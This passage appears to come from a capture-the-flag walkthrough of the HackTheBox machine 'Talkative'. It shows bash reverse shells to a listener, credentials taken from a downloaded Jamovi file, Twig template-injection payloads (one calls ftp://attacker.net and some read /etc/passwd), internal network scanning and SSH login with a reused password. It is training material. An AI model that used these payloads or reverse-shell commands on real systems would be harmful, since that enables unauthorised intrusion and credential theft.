
Upon executing the command, we receive a reverse shell on our listener.

```
root@b06821bbda78:/# id
uid=0(root) gid=0(root) groups=0(root)

root@b06821bbda78:~# hostname
b06821bbda78

root@b06821bbda78:/# cd /

root@b06821bbda78:/# ls -al

total 80
drwxr-xr-x   1 root root 4096 Mar  7 23:18 .
drwxr-xr-x   1 root root 4096 Mar  7 23:18 ..
-rwxr-xr-x   1 root root    0 Aug 15  2021 .dockerenv
drwxr-xr-x   2 root root 4096 Jul 22  2021 bin
drwxr-xr-x   2 root root 4096 Apr 12  2016 boot
drwxr-xr-x   5 root root  340 Aug 26 02:58 dev
drwxr-xr-x   1 root root 4096 Aug 15  2021 etc
drwxr-xr-x   2 root root 4096 Apr 12  2016 home
drwxr-xr-x   1 root root 4096 Aug 15  2021 lib
drwxr-xr-x   2 root root 4096 Jul 22  2021 lib64
drwxr-xr-x   2 root root 4096 Jul 22  2021 media
drwxr-xr-x   2 root root 4096 Jul 22  2021 mnt
drwxr-xr-x   2 root root 4096 Jul 22  2021 opt
dr-xr-xr-x 415 root root    0 Aug 26 02:58 proc
drwx------   1 root root 4096 Mar  7 23:19 root
drwxr-xr-x   1 root root 4096 Aug 15  2021 run
drwxr-xr-x   1 root root 4096 Aug 15  2021 sbin
drwxr-xr-x   2 root root 4096 Jul 22  2021 srv
dr-xr-xr-x  13 root root    0 Aug 26 02:58 sys
drwxrwxrwt   1 root root 4096 Aug 26 03:06 tmp
drwxr-xr-x   1 root root 4096 Jul 22  2021 usr
drwxr-xr-x   1 root root 4096 Jul 22  2021 var
```

Lateral Movement

The output from the `hostname` command and also the existence of a `.dockerenv` file in the root directory confirm that it's a docker instance. Upon enumerating the filesystem of this docker container we find a file in `/root/bolt-administration.omv`.

```
ls /root
```



A `.omv` file is a Jamovi document file which is essentially a ZIP archive that contains a number of files. More info about `.omv` file format can be found here. We can unzip and extract the contents of a `.omv` file in order to read them.

The docker container does not have the `unzip` utility installed on it, thus let us transfer this file to our local machine.

As we do not have useful utilities installed on this docker container, we will be using a tool known as `pwncat`, which will help in downloading and uploading files to this container. It can be installed on Linux using the following command.

```
apt install pwncat
```

Let's start a `pwncat` listener on our local machine on `port 1337`.

```
pwncat-cs -lp 1337
```

Let's now run a bash reverse shell command from the docker container's shell that we already have.

```
bash -c 'bash -i >& /dev/tcp/YOUR_IP/1337 0>&1'
```

We receive a connection on the `pwncat` listener.

```
[11:37:05] Welcome to pwncat __!                                    __main__.py:164
[11:38:58] received connection from 10.10.11.155:51346              bind.py:84
[11:39:06] 10.10.11.155:51346: registered new host w/ db            manager.py:957

(local) pwncat$
```

We can use the `download` command in `pwncat` to download the specified file. It downloads the file in the current working directory of our local machine.

```
(local) pwncat$ download /root/bolt-administration.omv

/root/bolt-administration.omv ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% _ 2.2/2.2 KB _ ? _ 0:00:00
[11:40:55] downloaded 2.19KiB in 1.97 seconds
```

We can close the `pwncat` connection by using the `exit` command.

```
(local) pwncat$ exit
```

Let's unzip `bolt-administration.omv` file on our local machine using the `unzip` utility.

```
unzip bolt-administration.omv
```

```
unzip bolt-administration.omv

Archive:  bolt-administration.omv
  inflating: META-INF/MANIFEST.MF
  inflating: meta
  inflating: index.html
  inflating: metadata.json
  inflating: xdata.json
  inflating: data.bin
  inflating: 01 empty/analysis
```

Upon enumerating the extracted files, we find credentials in one of the files called `xdata.json`. We can use the `jq` utility to view the JSON content in a well-formatted manner.


```
cat xdata.json | jq

{
  "A": {
    "labels": [
      [
        0,
        "Username",
        "Username",
        false
      ],
      [
        1,
        "matt@talkative.htb",
        "matt@talkative.htb",
        false
      ],
      [
        2,
        "janit@talkative.htb",
        "janit@talkative.htb",
        false
      ],
      [
        3,
        "saul@talkative.htb",
        "saul@talkative.htb",
        false
      ]
```

```
    ]
  },
  "B": {
    "labels": [
      [
        0,
        "Password",
        "Password",
        false
      ],
      [
        1,
        "jeO09ufhWD<s",
        "jeO09ufhWD<s",
        false
      ],
      [
        2,
        "bZ89h}V<S_DA",
        "bZ89h}V<S_DA",
        false
      ],
      [
        3,
        ")SQWGm>9KHEA",
        ")SQWGm>9KHEA",
        false
      ]
    ]
  },
  "C": {
    "labels": []
  }
}
```



We have a list of 3 passwords.

```
jeO09ufhWD<s
bZ89h}V<S_DA
)SQWGm>9KHEA
```


Thus let's head over to the Bolt CMS login panel and give these passwords a try with the username `admin`. Fortunately, the credentials `admin : jeO09ufhWD<s` work, and we are logged in as user `admin`.



While exploring the `admin` dashboard functionality, we navigated to `SETTINGS -> Configuration -> Main Configuration -> config.yaml` and landed on a `config.yaml` file. We notice that this file cannot be modified. We can see that the theme which is currently being used is `base-2021` and take note that `PHP` is not included in the `accept_file_types,` which means we can't get RCE through `PHP` file uploads.




We proceed to further enumerate the source code by going over to `SETTINGS → File Management → View & Edit Templates` and we can see the source code of the theme in use, i.e, `base-2021`. Interestingly enough all the site files are stored as `twig` files leaving a possible `RCE` vector through `twig SSTI injection`.



In order to verify if the code injection works and where it's reflected , let's inject some HTML code into the `index.twig` file, and save the changes.

```
<H1> HTB is awesome! </H1>
```

Upon visiting the index page at `http://talkative.htb`, we do not see anything changed. Perhaps there could be some sort of caching system with Bolt CMS. Referring to the official documentation we find out that Bolt CMS has its own caching ability. The cache can be cleared by navigating within the sub-menu to `SETTINGS -> Maintenance -> Clear the cache`.



After clearing the cache, let's revisit the index page at `http://talkative.htb`.

The change is now clearly reflected on the index page, thus verifying a successful Server Side Template Injection. Let's checkout some SSTI payloads for Twig on PayloadAllTheThings.

Twig - Code execution

```
{{self}}
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{['id']|filter('system')}}
{{[0]|reduce('system','id')}}
{{['id']|map('system')|join}}
{{['id',1]|sort('system')|join}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
```

Example injecting values to avoid using quotes for the filename (specify via OFFSET and LENGTH where the payload FILENAME is)

```
FILENAME{% set var = dump(_context)[OFFSET:LENGTH] %} {{ include(var) }}
```

Example with an email passing FILTER_VALIDATE_EMAIL PHP.

```
POST /subscribe?0=cat+/etc/passwd HTTP/1.1
email="{{app.request.query.filter(0,0,1024,{'options':'system'})}}"@attacker.tld
```

The following payload seems to work like a charm. This payload makes the server process the URL parameter `cmd` and execute it as a system comand.

```
{{app.request.query.filter('cmd',0,1024,{'options':'system'})}}
```

Save the changes and once again clear the cache. Now let us visit the following URL containing the URL parameter `cmd`, with its value set to `id`.

```
http://talkative.htb?cmd=id
```

We can see the output of the system command `id`, which verifies successful command execution.


Let us now send a bash reverse shell payload in the URL parameter `cmd`. First, start a listener on port `4445` on our local machine.

```
nc -nvlp 4445
```

The bash reverse shell can be obtained from here.

```
bash -c 'bash -i >& /dev/tcp/YOUR_IP_ADDRESS/4445 0>&1'
```

We will need to URL encode this payload as it includes several special characters. Let us use this handy website known as Cyberchef to URL encode the payload.



Now let's visit the following URL containing the reverse shell payload in the URL parameter `cmd`.

```
http://talkative.htb/?cmd=<URL_ENCODED_PAYLOAD>
```

We receive shell on our listener.

```
www-data@e07f81f98371:/var/www/talkative.htb/bolt/public$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

www-data@e07f81f98371:/var/www/talkative.htb/bolt/public$ hostname
e07f81f98371
```

We have a shell as the user `www-data` and from referring to the hostname of this box, we find that it is another docker container. Upon checking all network addresses of the host using the command `hostname -I`, we see that this container is on a different network.

```
hostname -I

172.17.0.12
```

Let's enumerate this network using a static binary of `nmap` which can be downloaded from here. We can transfer this file from our local machine to the remote host using `pwncat` in a manner similar to how we downloaded a file earlier. We can use the `upload` command in `pwncat` to upload a file.

```
SYNTAX:
upload [source_file] [destination file]

upload /opt/nmap /tmp/nmap
```

```
(local) pwncat$ upload /opt/nmap /tmp/nmap
/tmp/nmap ──────────────────────────────────── 100.0% _ 8.1/8.1 MB _ 292.8 kB/s _ 0:00:00
[15:24:55] uploaded 8.08MiB in 40.46 seconds
```

Then, make the Nmap binary executable.

```
chmod +x /tmp/nmap
```

Finally, run a host discovery scan on the `172.17.0.0/24` subnet.

```
flags to be used with the nmap command:

-sn: Ping Scan - disable port scan
-n : Never do DNS resolution
```

```
nmap -sn -n 172.17.0.0/24
```

```
./nmap -sn -n 172.17.0.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-08-26 09:32 UTC
Cannot find nmap-payloads. UDP payloads are disabled.
Nmap scan report for 172.17.0.1
Host is up (0.0023s latency).
Nmap scan report for 172.17.0.2
Host is up (0.0017s latency).
Nmap scan report for 172.17.0.3
Host is up (0.0015s latency).
Nmap scan report for 172.17.0.4
Host is up (0.0014s latency).
Nmap scan report for 172.17.0.5
Host is up (0.0013s latency).
Nmap scan report for 172.17.0.6
Host is up (0.0010s latency).
Nmap scan report for 172.17.0.7
Host is up (0.00080s latency).
Nmap scan report for 172.17.0.8
Host is up (0.00063s latency).
Nmap scan report for 172.17.0.9
Host is up (0.00043s latency).
Nmap scan report for 172.17.0.10
Host is up (0.00023s latency).
Nmap scan report for 172.17.0.11
Host is up (0.00063s latency).
Nmap scan report for 172.17.0.12
Host is up (0.00035s latency).
Nmap scan report for 172.17.0.13
Host is up (0.0021s latency).
Nmap scan report for 172.17.0.14
Host is up (0.0018s latency).
Nmap scan report for 172.17.0.15
Host is up (0.0016s latency).
Nmap scan report for 172.17.0.16
Host is up (0.0014s latency).
Nmap scan report for 172.17.0.17
Host is up (0.0013s latency).
Nmap scan report for 172.17.0.18
Host is up (0.0011s latency).
Nmap scan report for 172.17.0.19
Host is up (0.00094s latency).
Nmap done: 256 IP addresses (19 hosts up) scanned in 2.31 seconds
```

The `nmap` scan result shows the hosts that are up on that network.

Recalling back on the index page, in the list of people who work at Talkative, "Saul Goodman" was labelled as the CEO. Furthermore, we have a `admin` user's password for Bolt CMS which is `jeO09ufhWD<s`. Thus , let's try to SSH into all the hosts that are up on this network with the credentials `saul : jeO09ufhWD<s`.

While trying to run the SSH login command, we encounter the following error.

```
ssh saul@172.17.0.1
```

```
ssh saul@172.17.0.1

Pseudo-terminal will not be allocated because stdin is not a terminal.
Host key verification failed.
```

The remote docker container does not have `python` installed on it in order to spawn a TTY shell. A quick Google search shows there is a workaround to getting a TTY shell by running the following command.

```
script /dev/null -c bash
```

```
script /dev/null -c bash

<talkative.htb/bolt/public$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
```

Starting off with the first host, we are successfully able to login as user `saul` into the box `172.17.0.1` over SSH.

```
ssh saul@172.17.0.1

The authenticity of host '172.17.0.1 (172.17.0.1)' can't be established.
ECDSA key fingerprint is SHA256:kUPIZ6IPcxq7Mei4nUzQI3JakxPUtkTlEejtabx4wnY.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Could not create directory '/var/www/.ssh' (Permission denied).
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
saul@172.17.0.1's password: jeO09ufhWD<s

Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-81-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 25 Aug 2022 07:31:37 AM UTC

  System load:                      0.0
  Usage of /:                       73.1% of 8.80GB
  Memory usage:                     75%
  Swap usage:                       1%
  Processes:                        370
  Users logged in:                  0
  IPv4 address for br-ea74c394a147: 172.18.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.155
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:f3d3


18 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

saul@talkative:~$ id
uid=1000(saul) gid=1000(saul) groups=1000(saul)

saul@talkative:~$ ls
user.txt
```

The user flag can be obtained at `/home/saul/user.txt`.

Checking the hostname clearly signifies that this isn't a docker container.

```
hostname
```

```
hostname

talkative
```

In order to enumerate any interesting cron processes running on this box, let us upload `pspy` using `pwncat` .

```
pwncat-cs -lp 1337
upload [source_file] [destination_file]
```

```
pwncat-cs -lp 1337

[13:43:46] Welcome to pwncat __!                                                __main__.py:164
[13:44:17] received connection from 10.10.11.155:34256                          bind.py:84
[13:44:25] 10.10.11.155:34256: registered new host w/ db                        manager.py:957

(local) pwncat$ upload /opt/pspy/pspy64 /home/saul/pspy
/home/saul/pspy ──────────────────────────────────────────────────────── 100.0% _ 3.1/3.1 MB _ 382.9 kB/s _ 0:00:00
[13:45:27] uploaded 3.08MiB in 19.40 seconds
```

After making the `pspy` binary executable with the `chmod +x /home/saul/pspy` command and then executing it using `./pspy`, the results show some interesting cron jobs. One of them being related to `MongoDB`.

```
./pspy
```

```
[** SNIP **]

